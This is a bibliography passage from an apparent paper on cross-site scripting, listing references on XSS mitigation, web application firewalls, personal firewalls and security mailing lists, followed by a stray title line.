17. E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic. Noxes: A clientside solution for mitigating cross-site scripting attacks. In: The 21st ACM Symposium on Applied Computing (SAC 2006), 2006.
18. Kossel A. eBay-Passwortklau, <http://www.heise.de/security/result. xhtml?url¼/security/artikel/54271&words¼eBay>; 2004.
19. Oswald D. Htmlparser, <http://htmlparser.sourceforge.net>; 2006.
20. Inc Sanctum. AppShield white paper, <http://sanctuminc.com>;2005.
21. D. Scott and R. Sharp. Abstracting Application-Level Web Security. In Proceedings of the 11th International World Wide Web Conference (WWW 2002), May 2002.
22. Security Focus. Bugtraq mailing list, <http://www.securityfocus. com>; 2005.
23. Symantec. Symantec. Norton personal firewall, <http://www.symantec.com/sabu/nis/npf>; 2005.
24. Software Tiny. Tiny firewall, <http://www. tinysoftware.com/ home/tiny2>; 2005.
25. H. von Hatzfeld. Javascript-Wertuebergabe zwischen verschiedenen HTML-Dokumenten. <http://aktuell.de.selfhtml.org/artikel/javascript /wertuebergabe>, 1999.
26. Labs Zone. Zone labs internet security products, <http://www. zonelabs.com/store/content/home.jsp>; 2005.
27. A WhiteHat Security Whitepaper, WhiteHat Website Security Statistics Report October 2007 Jeremiah Grossman

    The Cross Site Scripting Threat Andreas Wiegenstein, Dr. Markus Schumacher, Xu Jia, Frederik Weidemann Version 1.2 - 2007-05-10